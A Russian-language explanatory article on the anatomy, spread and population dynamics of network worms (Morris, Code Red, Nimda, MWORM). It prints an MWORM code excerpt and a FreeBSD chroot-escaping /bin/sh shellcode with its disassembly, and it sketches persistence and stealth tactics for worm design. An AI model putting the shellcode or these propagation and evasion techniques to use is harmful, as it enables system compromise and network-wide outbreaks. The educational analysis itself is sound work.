


Рисунок 1 кто-то упорно ломиться на 135 порт, содержащий уязвимость...

введение, или превратят ли черви сеть в компост?

— А-а, черви. Я должен как-нибудь увидеть одного из них.

— Может быть, вы и увидите его сегодня.

Френк Херберт, "Дюна"



Рисунок 2 черви атакуют! и ни что не сможет ни остановить, ни сбить их с пути

Если кто и разбирается в червях, так это Херберт. Ужасные создания, блестяще описанные в "Дюне", и вызывающие у читателей смесь страха с уважением, – они действительно во многом похожи на одноименных обитателей кибернетического мира. И пока специалисты по информационной безопасности ожесточенно спорят, являются ли черви одним из подклассов вирусных программ или же образуют вполне самостоятельную группу вредоносных "организмов", черви успели перепахать весь Интернет и продолжают зарываться в него с бешеной скоростью. Удалить же однажды зародившегося червя практически невозможно. Забудьте о Черве Морриса! Сейчас не то время, не те пропускные способности каналов и не та квалификация обслуживающего персонала. В далеких восьмидесятых с заразой удалось справиться лишь благодаря небольшой (по современным меркам!) численности узлов сети и централизованной организации структуры сетевого сообщества.

А что мы имеем сейчас? Количество узлов сети вплотную приближается к четырем миллиардам, причем подавляющим большинством узлом управляют совершенно безграмотные пользователи, и лишь незначительная часть сетевых ресурсах находится в руках администраторов, зачастую являющихся все теми же безграмотными пользователями, с трудом отличающими один протокол от другого и во всем полагающимися на Microsoft и NT, которая "все за них сделает". Что такое заплатки некоторые из них, возможно, и знают, но до их установки дело, так или иначе, сплошь и рядом не доходит.

Можно до потери пульса проклинать Святого Билла и его корявое программное обеспечение, но проблема вовсе не в дырах, а в халатном отношении к безопасности и откровенном разгильдяйстве администраторов. Что касается программистских ошибок, то в мире UNIX ситуация обстоит ничуть не лучшим образом. Здесь тоже водятся черви, пускай не впечатляющие численностью своих штаммов, зато отличающиеся большой изощренностью и разнообразием. Здесь также случаются вспышки эпидемий, насчитывающие тысячи и даже десятки тысяч жертв (достаточно вспомнить червей Scalper'a и Slapper'a, поражающих Apache-сервера, вращающиеся под управлением FreeBSD и Linux соответственно). Конечно, по сравнению с миллионами упавших Windows-систем эти цифры выглядят более чем умеренными, однако легендарная защищенность (точнее как раз таки незащищенность) UNIX'a тут совсем не причем. Просто UNIX-системы управляются намного более грамотными операторами, чем Windows NT.

Никто не гарантирован от вторжения и всемирная сеть действительно находится в большой опасности. Просто, по счастливому стечению обстоятельств, все предыдущие черви были довольно беззлобными созданиями и ущерб от их размножения скорее носил косвенный, чем прямой характер, но и в этом случае он измерялся многими миллионами долларов и долгими часами полного или частичного полегания сети. У нас еще есть время на то, чтобы извлечь хороших урок из случившегося и кардинальным образом пересмотреть свое отношение к безопасности, поэтому не будем больше терять время на бесполезные философствования и приступим к стрелковой теме данной статьи.

структурная анатомия червя

Те экземпляры червей, которые мы изучали, заставили нас предполагать, что внутри них происходит сложный химический обмен.

Френк Херберт, "Дюна"

Условимся называть червем компьютерную программу, обладающую репродуктивными навыками и способную к самостоятельному перемещению по сети. Попросту говоря, червь – это нечто такое, что приходит к вам само и захватывает управление машиной без каких-либо действий с вашей стороны. Для внедрения в заражаемую систему червь может использовать различные механизмы: дыры, слабые пароли, уязвимости базовых и прикладных протоколов, открытые системы и человеческий фактор (см. "механизмы распространения червей").

Нора, прорытая вирусом в системе, обычно оказывается слишком узка, чтобы вместить всего червяка целиком. Ну разве что это будет совсем крохотный и примитивный вирус, поскольку ширина типичной норы измеряется десятками или в лучшем случае сотнями байт. Поэтому сначала на атакуемую машину проникает лишь небольшая часть вируса, называемая головой или загрузчиком, которая и подтягивает основное тело червя. Собственно говоря, голов у вируса может быть и несколько. Так, почтенный вирус Морриса имел две головы, одна из которых пролезала через отладочный люк в sendmail, а другая проедала дыру в finger'e, поэтому создавалось обманчивое впечатление, что сеть атакуют два различных червя. Естественно, чем больше голов имеет вирус, тем он жизнеспособнее. Современные черви в своем подавляющем большинстве обладают одной-единственной головой, однако из этого правила случаются и исключения. Так, при дизассемблерном вскрытии червя Nimda (слово "admin", читаемое задом наперед) на его теле было обнаружено пять голов, атакующих клиентов электронной почты, shared-ресурсы, Web-браузеры, MS IIS-сервера и backdoor'ы, оставленные вирусом Code Red. Такие многоголовые монстры скорее напоминают сказочных драконов или гидр, поскольку червь с несколькими головами смотрится прямо так скажем жутковато, но... в кибернетическом мире свои законы.

Вирусный загрузчик (обычно отождествляемый с shell-кодом, хотя это не всегда так) решает по меньшей мере три основные задачи: во-первых, он адаптирует свое тело (и при необходимости основное тело червя) к анатомическим особенностям организма жертвы, определяя адреса необходимых ему системных вызовов, свой собственный адрес размещения в памяти, текущий уровень привилегий и т. д. Во-вторых, загрузчик устанавливает один или несколько каналов связи с внешним миром, необходимых для транспортировки основного тела червя. Чаще всего для этого используется TCP/IP-соединение, однако червь может воспользоваться услугами FTP- и/или POP3/SMTP-протоколов, что особенно актуально для червей, пытающихся проникнуть в локальные сети, со всех сторон огороженные сплошной стеной Firewall'ов. В-третьих, загрузчик забрасывает хвост вируса на зараженный компьютер, передавая ему бразды правления. Для сокрытия факта своего присутствия загрузчик может восстановить разрушенные структуры данных, удерживая систему от падения, а может поручить это основному телу червя. Выполнив свою миссию, загрузчик обычно погибает, поскольку включить в тело вируса копию загрузчика с инженерной точки зрения намного проще, чем собирать вируса по частям.

Однажды получив управление, червь первым делом должен поглубже зарыться в грунт системы, втянув свой длинный хвост внутрь какого-нибудь не приметного процесса и/или файла. А зашифрованные (полиморфные) вирусы должны себя еще и расшифровать/распаковать (если только эту операцию не выполнил за них загрузчик).

Впрочем, червь может вести и кочевую жизнь, автоматически удаляя себя из системы по прошествии некоторого времени – это добавляет ему скрытности и значительно уменьшает нагрузку на сеть. При условии, что поражаемый сервис обрабатывает каждое TCP/IP соединение в

отдельном потоке (а в большинстве случаев дело обстоит именно так), червю будет достаточно выделить блок памяти, присвоить ему атрибут исполняемого и скопировать туда свое тело (напрямую перебросить хвост в адресное пространство потока жертвы нельзя, т. к. сегмент кода по умолчанию защищен от записи, а сегмент данных по умолчанию запрещает исполнение[1], остается стек и куча; стек чаще всего исполняем по дефлоту, а куча – нет, и для установки атрибута Executable червю приходится хитрить с системными функциями менеджера виртуальной памяти). Если же голова червя получает управление до того, как уязвимый сервис создаст новый поток или успеет расщепить процесс вызовом `fork`, червь должен обязательно вернуть управление программе-носителю, в противном случае та немедленно ляжет и получится самый натуральный DoS. При этом полный возврат управления предполагает потерю власти над машиной, а значит и смерть червя. Чтобы не уронить систему, но и не лишиться жизни самому, червь должен оставить свою резидентную копию или, в более общем случае, – модифицировать систему так, чтобы хотя бы изредка получать управление. Это легко. Первое, не самое удачное, зато элементарно реализуемое решение заключается в создании нового файла с последующим добавлением его в список автоматически запускаемых программ. Более изощренные черви внедряют свое тело в подложную динамическую библиотеку и размещают ее в текущем каталоге уязвимого приложения (или просто в каталоге любого более или менее часто запускаемого приложения). Еще червь может изменить порядок загрузки динамических библиотек или даже назначить существующим динамическим библиотекам подложные псевдонимы (в ОС семейства Windows за это отвечает следующий раздел реестра: `HKLM\SYSTEM\CurrentControlSet\Control\Session Manager\KnownDLLs`). Сильно извращенные черви могут регистрировать в системе свои ловушки (hocks), модифицировать таблицу импорта процесса-носителя, вставлять в кодовый сегмент команду перехода на свое тело (разумеется, предварительно присвоив ему атрибут `Writable`), сканировать память в поисках таблиц виртуальных функций и модифицировать их по своему усмотрению (внимание: в мире UNIX большинство таблиц виртуальных функций располагаются в области памяти, доступной лишь на чтение, но не на запись).

Короче говоря, возможных путей здесь не по-детски много, и затеряться в гуще системных, исполняемых и конфигурационных файлов червю ничего не стоит. Попутно отметим, что только самые примитивные из червей могут позволить себе роскошь создания нового процесса, красноречиво свидетельствующего о наличии посторонних. Печально известный Love San, кстати, относится именно к этому классу. Между тем, используя межпроцессорные средства взаимодействия, внедриться в адресное пространство чужого процесса ничего не стоит, равно как ничего не стоит заразить любой исполняемый файл, в том числе и ядро системы. Кто там говорит, что операционные системы класса Windows NT блокируют доступ к запущенным исполняемым файлам? Выберите любой понравившийся вам файл (пусть для определенности это будет `ieexplore.exe`) и переименуйте его в `ieexplore.dll`. При наличии достаточно уровня привилегий (по умолчанию это привилегии администратора) операция переименования завершается успешно, и активные копии Internet Explorer'a автоматически перенаправляются системой к новому имени. Теперь создайте подложный `ieexplore.exe`-файл, записывающий какое-нибудь приветствие в системный журнал и загружающий оригинальный Internet Explorer. Разумеется, это только демонстрационная схема. В реальности все намного сложнее, но вместе с тем и... интереснее! Впрочем, мы отвлеклись. Вернемся к нашему вирусу, в смысле □ к червю.

Укрепившись в системе, червь переходит к самой главной фазе своей жизнедеятельности – фазе размножения. При наличии полиморфного генератора, вирус создает совершенно видоизмененную копию своего тела, ну или, на худой конец, просто зашифровывает критические сегменты своего тела. Отсутствие всех этих механизмов оставляет червя вполне боевым и жизнеспособным, однако существенно сужает ареал его распространения. Судите сами, незашифрованный вирус легко убивается любым сетевым фильтром, как-то брандмауэром или маршрутизатором. А вот против полиморфных червей адекватных средств борьбы до сих пор нет, и сомнительно, чтобы они появились в обозримом будущем. Распознавание полиморфного кода – эта не та операция, которая

может быть осуществлена в реальном времени на магистральных Интернет-каналах. Соотношение пропускной способности современных сетей к вычислительной мощности современных же процессоров явно не в пользу последних. И хотя ни один полиморфный червь до сих пор не замечен в "живой природе", нет никаких гарантий, что такие вирусы не появятся и впредь. Локальных полиморфных вирусов на платформе Intel IA-32 известен добрый десяток (речь идет о подлинном полиморфизме, а не тривиальном замусоривании кода незначительными машинными командами и иже с ними), как говорится □ выбирай не хочу.

Но какой бы алгоритм червь не использовал для своего размножения, новорожденные экземпляры покидают родительское гнездо и расползаются по соседним машинам, если, конечно, им удастся эти самые машины найти. Существует несколько независимых стратегий распространения, среди которых в первую очередь следует выделить импорт данных из адресной книги Outlook Express или аналогичного почтового клиента, просмотр локальных файлов жертвы на предмет поиска сетевых адресов, сканирование IP-адресов текущей подсети и генерация случайного IP-адреса. Чтобы не парализовать сеть чрезмерной активностью и не отрезать себе пути к распространению, вирус должен использовать пропускные способности захваченных им информационных каналов максимум наполовину, а лучше десятую или даже сотую часть. Чем меньший вред вирус наносит сетевому сообществу, тем позже он оказывается обнаруженным и тем с меньшей поспешностью администраторы устанавливают соответствующие обновления.

Установив соединение с предполагаемой жертвой, червь должен убедиться в наличии необходимой ему версии программного обеспечения и проверить нет ли на этой системе другого червя. В простейшем случае идентификация осуществляется через рукопожатие. Жертве посылается определенное ключевое слово, внешне выглядящее как безобидный сетевой запрос. Червь, если он только там есть, перехватывает пакет, возвращая инициатору обмена другое ключевое слово, отличное от стандартного ответа незараженного сервера. Механизм рукопожатия – это слабое звено обороны червя, конечно, при условии, что червь безоговорочно доверяет своему удаленному собрату. А вдруг это никакой не собрат, а его имитатор? Это обстоятельство очень беспокоило Роберта Морриса, и для борьбы с возможными имитаторами червь был снабжен механизмом, который по замыслу должен был в одном из семи случаев игнорировать признак червя, повторно внедряясь в уже захваченную машину. Однако выбранный коэффициент оказался чересчур параноическим, и уязвимые узлы инфицировались многократно, буквально кишась червями, съедающими все процессорное время и всю пропускную способность сетевых каналов. В конечном счете, вирусная атака захлебнулась сама собой, и дальнейшее распространение червя стало невозможным.

Чтобы этого не произошло, всякий червь должен иметь внутренний счетчик, уменьшающийся при каждом успешном расщеплении и при достижении нуля подрывающий червя изнутри. Так или приблизительно так устроен любой живой организм, в противном случае нашей биосфере давно бы наступил конец. А сеть Интернет как раз и представляет собой великолепную модель биосферы в натуральную величину. Поэтому □ хотим ли мы того или нет – программный код должен подчиняться объективным законам природы, не пытаясь идти ей наперекор. Это все равно бесполезно.

Кстати говоря, анатомическая схема червя, описанная выше, не является ни общепринятой, ни единственной. Мы выделили в черве два основных компонента – голову и хвост. Другие же исследователи склонны рассматривать червя как организм, состоящий из пасти, именуемой неприводимым термином `enablingexploitcode` (отпирывающий эксплоитный код); механизма распространения (`propagationmechanism`) и полезной нагрузки (`payload`), ответственной за выполнение тех или иных деструктивных действий. Принципиальной разницы между различными изображениями червя, разумеется, нет, но вот терминологической путаницы предостаточно.

```
switch(Iptr->h_port)
{
    case 80: //web hole
```

```

    Handle_Port_80(sock,inet_ntoa(sin.sin_addr),IpPtr);
    break;

case 21: // ftp hole
    if (Handle_Port_21(sock,inet_ntoa(sin.sin_addr),IpPtr))
    {
        pthread_mutex_lock(&ndone_mutex);
        wuftp260_vuln(sock, inet_ntoa(sin.sin_addr), IpPtr);
        pthread_mutex_unlock(&ndone_mutex);
    } break;

case 111: //rpc hole
    if (Handle_Port_STATUS(sock,inet_ntoa(sin.sin_addr),IpPtr))
    {
        pthread_mutex_lock(&ndone_mutex);
        // rpcSTATUS_vuln( inet_ntoa(sin.sin_addr), IpPtr);
        pthread_mutex_unlock(&ndone_mutex);
    } break;

case 53: //linux bind hole
    // Check_Linux86_Bind(sock,inet_ntoa(sin.sin_addr),IpPtr->h_network);
    break;

case 515: //linux lpd hole
    // Get_OS_Type(IpPtr->h_network, inet_ntoa(sin.sin_addr));
    // Check_lpd(sock,inet_ntoa(sin.sin_addr),IpPtr->h_network);
    break;

default: break;
}

```

Листинг 1 пять голов червя MWORM, поражающие множество уязвимых сервисов. Перед нами "шея" червя, которая, собственно, все эти головы и держит, совершающая ими вращательные движения и при необходимости изрыгающая огонь и пламя...

```

/* break chroot and exec /bin/sh - dont use on an unbreakable host like 4.0 */
unsigned char x86_fbsd_shell_chroot[] =
"\x31\xc0\x50\x50\x50\xb0\x7e\xcd\x80"
"\x31\xc0\x99"
"\x6a\x68\x89\xe3\x50\x53\x53\xb0\x88\xcd"
"\x80\x54\x6a\x3d\x58\xcd\x80\x66\x68\x2e\x2e\x88\x54"
"\x24\x02\x89\xe3\x6a\x0c\x59\x89\xe3\x6a\x0c\x58\x53"
"\x53\xcd\x80\xe2\xf7\x88\x54\x24\x01\x54\x6a\x3d\x58"
"\xcd\x80\x52\x68\x6e\x2f\x73\x68\x44\x68\x2f\x62\x69"
"\x6e\x89\xe3\x52\x89\xe2\x53\x89\xe1\x52\x51\x53\x53"
"\x6a\x3b\x58\xcd\x80\x31\xc0\xfe\xcd\x80";

```

Листинг 2 одна из голов червя и ее дизассемблерный листинг ниже.

```

.data:0804F7E0 x86_fbsd_shell_chroot:
.data:0804F7E0 xor eax, eax
.data:0804F7E2 push eax
.data:0804F7E3 push eax
.data:0804F7E4 push eax
.data:0804F7E5 mov al, 7Eh
.data:0804F7E7 int 80h ; LINUX - sys_sigprocmask
.data:0804F7E9 xor eax, eax
.data:0804F7EB cdq
.data:0804F7EC push 68h
.data:0804F7EE mov ebx, esp
.data:0804F7F0 push eax
.data:0804F7F1 push ebx
.data:0804F7F2 push ebx
.data:0804F7F3 mov al, 88h
.data:0804F7F5 int 80h ; LINUX - sys_personality
.data:0804F7F7 push esp
.data:0804F7F8 push 3Dh
.data:0804F7FA pop eax
.data:0804F7FB int 80h ; LINUX - sys_chroot
.data:0804F7FD push small 2E2Eh
.data:0804F801 mov [esp+2], dl

```

```

.data:0804F805 mov ebx, esp
.data:0804F807 push 0Ch
.data:0804F809 pop ecx
.data:0804F80A mov ebx, esp
.data:0804F80C
.data:0804F80C loc_804F80C: ; CODE XREF: .data:0804F813 j
.data:0804F80C push 0Ch
.data:0804F80E pop eax
.data:0804F80F push ebx
.data:0804F810 push ebx
.data:0804F811 int 80h ; LINUX - sys_chdir
.data:0804F813 loop loc_804F80C
.data:0804F815 mov [esp+1], dl
.data:0804F819 push esp
.data:0804F81A push 3Dh
.data:0804F81C pop eax
.data:0804F81D int 80h ; LINUX - sys_chroot
.data:0804F81F push edx
.data:0804F820 push 68732F6Eh
.data:0804F825 inc esp
.data:0804F826 push 6E69622Fh
.data:0804F82B mov ebx, esp
.data:0804F82D push edx
.data:0804F82E mov edx, esp
.data:0804F830 push ebx
.data:0804F831 mov ecx, esp
.data:0804F833 push edx
.data:0804F834 push ecx
.data:0804F835 push ebx
.data:0804F836 push ebx
.data:0804F837 push 3Bh
.data:0804F839 pop eax
.data:0804F83A int 80h ; LINUX - sys_olduname
.data:0804F83C xor eax, eax
.data:0804F83E inc al
.data:0804F840 int 80h ; LINUX - sys_exit

```

Листинг 3 дизассемблерный листинг одной из голов червя MWORM

врезка механизмы распространения червей

Дырами принято называть логические ошибки в программном обеспечении, в результате которых жертва приобретает возможность интерпретировать исходные данные как исполняемый код. Наиболее часто встречаются дыры двух следующих типов: *ошибки переполнения буфера*(bufferoverflow) и *ошибки фильтрации* интерполяционных символов или символов-спецификаторов.

И хотя теоретики от безопасности упорно отмахиваются от дыр, как от досадных случайностей, нарушающих стройность воздушных замков абстрактных защитных систем, даже поверхностный анализ ситуации показывает, что ошибки проектирования и реализации носят сугубо закономерный характер, удачно обыгранный хакерами в поговорке: "Программ без ошибок не бывает. Бывает – плохо искали". Особенно коварны ошибки переполнения, вызываемые (или даже можно сказать – провоцируемые) идеологией господствующих языков и парадигм программирования. Подробнее об этом мы поговорим в следующей статье этого цикла; пока же отметим, что ни одна коммерческая программа, насчитывающая более десяти-ста тысяч строк исходного текста, не смогла избежать ошибок переполнения. Через ошибки переполнения распространялись Червь Морриса, Linux.Ramen, MWorm, Code Red, Slapper, Slammer, Love San и огромное множество остальных менее известных вирусов.

Список свежих дыр регулярно публикуется на ряде сайтов, посвященных информационной безопасности (крупнейший из которых – www.bugtraq.org) и на web-страничках отдельных хакеров.

Заплатки на дыры обычно выходят спустя неделю или даже месяц после появления открытых публикаций, однако в некоторых случаях выход заплатки опережает публикацию, т. к. правила хорошего тона диктуют воздерживаться от распространения информации вплоть до того, пока противоядие не будет найдено. Разумеется, вирусописатели ведут поиск дыр и самостоятельно, однако за все время существования Интернета ни одной дыры ими найдено не было.

Слабые пароли – это настоящий бич всякой системы безопасности. Помните анекдот: " Скажи пароль! □ Пароль!"? Шутки шутками, но пароль типа "password" не так уж и оригинален. Сколько пользователей доверяют защиту системы популярным словарным словам (в стиле Супер-Ниндзя, Шварценеггер-Разбушевался и Шварценеггер-Продолжает-Бушевать) или выбирают пароль, представляющий собой слегка модифицированный логин (например логин с одной-двумя цифрами на конце)? Про короткие пароли, пароли состоящие из одних цифр и пароли, полностью совпадающие с логином, мы вообще умолчим. А ведь немалое количество систем вообще не имеют никакого пароля! Существуют даже специальные программы для поиска открытых (или слабо защищенных) сетевых ресурсов, львиная доля которых приходится на локальные сети мелких фирм и государственных организаций. В силу ограниченных финансов содержать более или менее квалифицированного администратора они не могут и о необходимости выбора надежных паролей, судя по всему, даже и не догадываются (а может быть просто ленятся – кто знает).

Первым (а на сегодняшний день и последним) червем, использующим механизм подбора паролей, был и остается Вирус Морриса, удачно комбинирующий словарную атаку с серией типовых трансформаций имени жертвы (исходное имя пользователя, удвоенное имя пользователя, имя пользователя, записанное задом наперед, имя пользователя, набранное в верхнем/нижнем регистре и т. д.). И эта стратегия успешно работала!

Червь Nimda использует намного более примитивный механизм распространения, проникая лишь в незапароленные системы, что удерживает его от безудержного распространения, поскольку пустые пароли занимают незначительный процент от всех слабых паролей вообще.

Конечно, со времен Морриса многое изменилось, и в мире наблюдается тенденция к усложнению паролей и выбору случайных, бессмысленных последовательностей. Но вместе с этим растет и число пользователей, – администраторы оказываются просто не в состоянии за всеми уследить и проконтролировать правильность выбора пароля. Поэтому атака по словарю по-прежнему остается актуальной угрозой.

Открытые системы : открытыми мы будем называть такие системы, которые беспрепятственно позволяют всем желающим исполнять на сервере свой собственный код. К этой категории преимущественно относятся службы бесплатного хостинга, предоставляющие telnet, perl и возможность установки исходящих TCP-соединений. Существует гипотетический вирус, который поражает такие системы одну за одной и использует их в качестве плацдарма для атаки на другие системы.

В отличие от узлов, защищенных слабыми (отсутствующими) паролями, владелец открытой системы умышленно предоставляет всем желающим свободный доступ, пускай и требующий ручной регистрации, которую, кстати сказать, можно и автоматизировать. Впрочем, ни один из известных науке червей не использует этого механизма, поэтому дальнейший разговор представляется совершенно беспредметным.

Человеческий фактор : о пресловутом человеческом факторе можно говорить много. Но не буду. Это вообще не техническая, а сугубо организационная проблема. Как бы не старалась Microsoft и конкурирующие с нею компании защитить пользователя от себя самого, не урезав при этом функциональность системы до уровня бытового видеомаяфона, еще никому это не удалось. И никогда не удастся. Паскаль, известным тем, что не позволяет вам выстрелить себе в ногу, значительно уступает по популярности языкам Си и Си++, тем, которые отстреливают вам обе ноги вместе с головой в придачу, даже когда вы этого не планировали.

борьба за территорию на выживание

- _ – Какой величины территорию должен контролировать каждый червь?
- Это зависит от размеров червя.

Френк Херберт, "Дюна" _

Жизнь червя – это непрерывная борьба за свое существование. Однажды попав в Интернет, червь сталкивается с проблемами захвата системных ресурсов (пропитания), освоения новых территорий (поиска подходящих узлов для заражения), обороны от хищников и прочих "млекопитающих" (брандмауэров, антивирусов, администраторов и т. д.), попутно решая задачу внутривидовой конкуренции. В этой агрессивной среде выживает лишь хорошо продуманный и тщательно спроектированный высокоинтеллектуальный код. Подавляющее большинство червей умирает вскоре после рождения, и лишь считанным вирусам удается вспыхнуть крупной эпидемией. Почему? Из школьного курса биологии нам известно, что безудержный рост численности любой популяции всегда заканчивается ее гибелью, ведь питательные ресурсы отнюдь не безграничны. Предел численности червей естественным образом регулируется пропускной способностью Интернет-каналов, емкостью оперативной/дисковой памяти и быстродействием процессоров.

Влияние фактора скорости размножения на жизнеспособность вируса исследовалось еще в пионерских работах Ральфа Бургера. Уже тогда было ясно, что в принципе вирус может заразить все файлы локальной машины за один присест (про сетевых червей, в силу отсутствия последних, речь тогда попросту не шла), однако это сделало бы факт заражения слишком заметным, и тогда судьба вируса оказалась бы предрешена (паническое форматирование жесткого диска "на низком уровне", полная переустановка всего программного обеспечения, ну, в общем, вы меня понимаете). Кроме того, на чувственном уровне такой вирус попросту неинтересен.

Рассмотрим крайний случай. Пусть наш вирус совершает единственный акт заражения в своей жизни. Тогда рост численности популяции будет носить линейный характер, продолжающийся до тех пор, пока загрузка системы не превысит некоторую критическую величину, после которой скорость размножения вируса начнет неуклонно падать. В конце концов, вирус сожрет все процессорные ресурсы, всю оперативную и всю дисковую память, после чего система окончательно встанет и процесс размножения прекратится. Впрочем, на практике до этого дело обычно не доходит, и владелец компьютера спохватывается куда раньше.

Период, протекающий от момента первого заражения до момента обнаружения вируса по нетипичной активности системы, условимся называть латентным периодом размножения червя. Чем большее количество узлов будет заражено в течение этого времени, тем большие шансы на выживание имеет червь. Выбор правильной стратегии размножения на самом деле очень важен. Причина вымирания большинства червей как раз и заключается в непродуманном размножении. Чаще всего исходный червь расщепляется на два. Два новых червя, готовых к дальнейшему размножению. В следующем поколении этих червей будет уже четыре, затем восемь, потом шестнадцать, тридцать два и так далее по возрастающей... Наглядной физической демонстрацией этого процесса служит атомная бомба. И в том, и в другом случае мы имеем дело с цепной реакцией, отличительной особенностью которой служит ее взрывной характер. На первых порах увеличение численности вирусной популяции происходит так медленно, что им можно полностью пренебречь, но при достижении некоторой критической массы происходит своеобразный взрыв, и дальнейшее размножение протекает лавинообразно. Через короткий отрезок времени – дни или даже считанные часы – червь поражает практически все уязвимые узлы сети, после чего его существование становится бессмысленным и он умирает, раздавленный руками недобрых администраторов, разбуженных часов эдак в пять утра (а черви, в силу всепланетной организации Интернет, имеют тенденцию совершать атаки в самое неудобное с физиологической точки зрения

время).

При условии, что выбор IP-адреса заражаемой жертвы происходит по более или менее случайному закону (а большинство червей распространяются именно так), по мере насыщения сети червем скорость его распространения будет неуклонно снижаться и вовсе не потому, что магистральные каналы окажутся перегруженными! Попробуйте сгенерировать последовательность случайных байт и подсчитайте количество шагов, требующихся для полного покрытия всей области от 00h до FFh. Очевидно, что за 100h шагов осуществить задуманное нам ни за что не удастся. Если только вы не будете жульничать, одни и те же байты будут выпадать многократно, в то время как другие останутся не выпавшими ни разу! И чем больше байт будет покрыто, тем чаще станут встречаться повторные выпадения! Аналогичным образом дело обстоит и с размножением вируса. На финальной стадии размножения полчища червей все чаще будут стучаться в уже захваченные компьютеры, и гигабайты сгенерированного ими трафика окажутся сгенерированными впустую.

Для решения этой проблемы Червь Морриса использовал несколько независимых механизмов. Во-первых, из каждой зараженной машины он извлекал список доверенных узлов, содержащихся в файлах `/etc/hosts.equiv` и `/.rhosts`, а также файлы `.forward`, содержащие адреса электронной почты. То есть целевые адреса уже не были случайными – это раз. Отпадало большое количество несуществующих узлов – это два. Количество попыток повторного инфицирования сводилось к разумному минимуму – и это три. Подобную тактику используют многие почтовые черви, обращающиеся к адресной книге Outlook Express'a. И эта тактика очень неплохо работает! На сайте корпорации Symantec имеется любопытная утилита – VBSim (Virus and Worm Simulation System), выполняющая сравнительный анализ эффективности червей различных типов.

Во-вторых, различные экземпляры Червя Морриса периодически обменивались друг с другом списком уже зараженных узлов, ходить на которые не нужно. Конечно, наличие каких бы то ни было средств межвирусной синхронизации существенно увеличивает сетевой трафик, однако если к этому вопросу подойти с умом, то перегрузку сети можно легко предотвратить. Заразив все уязвимые узлы, червь впадет в глубокую спячку, уменьшая свою активность до минимума. Можно пойти и дальше, выделив каждому из червей определенное пространство IP-адресов для заражения, автоматически наследуемое новорожденным потомством. Тогда процесс заражения сети займет рекордно короткое время, и при этом ни один из IP-адресов не будет проверен дважды. Исчерпав запас IP-адресов, червь обратит свои внутренние счетчики в исходное положение, вызывая вторую волну заражения. Часть ранее инфицированных узлов к этому моменту уже будет исцелена (но не залатана), а часть может быть инфицирована повторно.

Как бы там ни было, грамотно спроектированный червь вызывать перегрузку сети не должен, и лишь досадные программистские ошибки мешают привести этот план в исполнение. Внешне такой червь может показаться вполне безопасным, и подавляющее большинство администраторов скорее всего проигнорируют сообщения об угрозе (ибо негласное правило предписывает не трогать систему, пока она работает). Дыры останутся незалатанными и... в один прекрасный момент всемирная сеть рухнет.

В этом свете весьма показателен процесс распространения вируса Code Red, в пике своей эпидемии заразившего свыше 359.000 узлов в течении 24 часов. Как были получены эти цифры? Программа-монитор, установленная в локальной сети Лаборатории Беркли, перехватывала все проходящие через нее IP-пакеты и анализировала их заголовки. Пакеты, адресованные несуществующим узлам и направляющиеся на 80-й порт, были очевидно отправлены зараженным узлом (Code Red распространялся через уязвимость в MS IIS-сервере). Подсчет уникальных IP-адресов узлов-отправителей позволил надежно установить нижнюю границу численности популяции вируса. При желании процесс расползания вируса по всемирной сети можно увидеть и в динамике – www.caida.org/analysis/security/code-red/newframes-small-log.mov. Там же, на странице http://www.caida.org/analysis/security/code-red/coderedv2_analysis.xml, содержится текст, комментирующий происходящее зрелище. А зрелище и впрямь получилось впечатляющим и...

поучительным. Всем, особенно разработчикам вирусов, настоятельно рекомендую посмотреть. Быть может это научит кое-кого не ронять сеть своим очередным... ммм... творением.

